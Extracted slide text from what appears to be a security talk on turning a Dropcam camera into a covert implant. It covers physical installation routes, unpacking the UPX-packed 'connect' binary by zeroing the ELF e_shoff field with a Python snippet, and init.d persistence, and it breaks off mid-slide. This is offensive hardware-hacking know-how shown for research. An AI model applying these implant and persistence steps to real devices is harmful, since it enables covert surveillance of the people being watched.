
cuckoo's egg



cuckoo's egg should...




cuckoo's egg (conceptually)



installation

(currently) requires physical access

a lot of options to achieve this




in 'transit'?

or





a gift?

or



break and enter?



installation (en route)




“no comment”

installation (gift)



yes, re-shrink wrapped ;)

“Due to recent thefts, we are requiring you to install this video monitoring system to help secure the incubator space” -VCV



installation (break & enter)



“All hardware technology products...are susceptible to jailbreaking.” -dropcam CEO

true, but dropcam is the obvious target!




full-disk crypto
boot password
forensics tools



proprietary OS
must open
limited capabilities



no need to open
no boot password
no disk-crypto
no signed code
open-source OS
always on
capabilities++
unsuspected



signed code
must open
generally off



pass-locked
signed code
rarely 'off-person'



(bring a wifi-jammer,
or just unplug)



finding the “brain”



how does the dropcam,
hear, see, and think?




where is its brain?



can it be re-wired?



the connect binary



the `/usr/bin/connect` binary is a monolithic program that contains most of the dropcam specific logic.



non-standardly packed....

```
$ hexdump -C dropCam/fileSystem/usr/bin/connect
00000000 7f 45 4c 46 01 01 01 03 00 00 00 00 00 00 00 00 |.ELF.....|
00000010 02 00 28 00 01 00 00 00 a0 f5 06 00 34 00 00 00 |..(.....4..|
00000020 74 81 06 00 02 02 00 05 34 00 20 00 02 00 28 00 |t.....4. ...(.|
00000030 03 00 02 00 01 00 00 00 00 00 00 00 00 80 00 00 |.....|
00000040 00 80 00 00 8c 7e 06 00 8c 7e 06 00 05 00 00 00 |.....~...~....|
00000050 00 80 00 00 01 00 00 00 90 5a 00 00 90 5a 14 00 |.....Z...Z..|
00000060 90 5a 14 00 00 00 00 00 00 00 00 00 06 00 00 00 |.Z.....|
00000070 00 80 00 00 7f d2 62 0c 55 50 58 21 04 09 0d 17 |.....bUPX....|
```

upx'd

```
$ upx -d dropCam/fileSystem/usr/bin/connect
Ultimate Packer for eXecutables

File size      Ratio      Format      Name
-----
upx: connect: IOException: bad write

Unpacked 1 file: 0 ok, 1 error.
```

unpacking error :/

 unpacking provides the ability to statically analyze, dynamical debug, patch, re-run, etc.

packed connect



packer stub was identified as NRV2E and identically matched source (armv4_n2e_d8.S)



...so maybe the binary was modified in some other way to prevent unpacking?

upx src; p_lx_elf.cpp

```
//elf unpack function
void PackLinuxElf32::unpack(OutputFile *fo)
{
    ...
    bool const is_shlib = (ehdr->e_shoff != 0);

    //this code path taken
    if(is_shlib)
    {
        //exception is thrown here
    }
}
```

upx source code

```
#define EI_NIDENT 16

typedef struct {
    Elf_Char e_ident[EI_NIDENT];
    Elf32_Half e_type;
    Elf32_Half e_machine;
    Elf32_Word e_version;
    Elf32_Addr e_entry;
    Elf32_Off e_phoff;
    Elf32_Off e_shoff;
    ...
} Elf32_Ehdr;
```

ELF header struct

unpacking connect



connect is not a shared library
...so why is `is_shlib` TRUE
(due to `e_shoff != 0`)?

```
#unset ehdr->e_shoff
```

```
with open(fileName, 'rb') as packedFile  
    fileBytez = list(packedFile.read())
```

```
#zero it out
```

```
fileBytez[SH_OFF:SH_OFF+SH_SIZE] = [0]*SH_SIZE
```


unsetting `ehdr->e_shoff`

```
$ python dropWham.py connect -unpack  
[+] unsetting ehdr->e_shoff  
      Ultimate Packer for eXecutables
```

File size	Ratio	Format	Name
890244 <- 426577	47.92%	linux/armel	connect

Unpacked 1 file.

```
$ strings connect  
Dropcam Connect - Version: %d, Build: %d (%s, %s, %s)  
jenkins-connect-release-node=linux-144, origin/release/  
...
```



can use for
evilz?!

generic dropcam unpacker

the persistent core





simple



portable



3rd-party libs



custom 'tiny' build

limited space



persist in init.d

```
# du -sh
34.6M

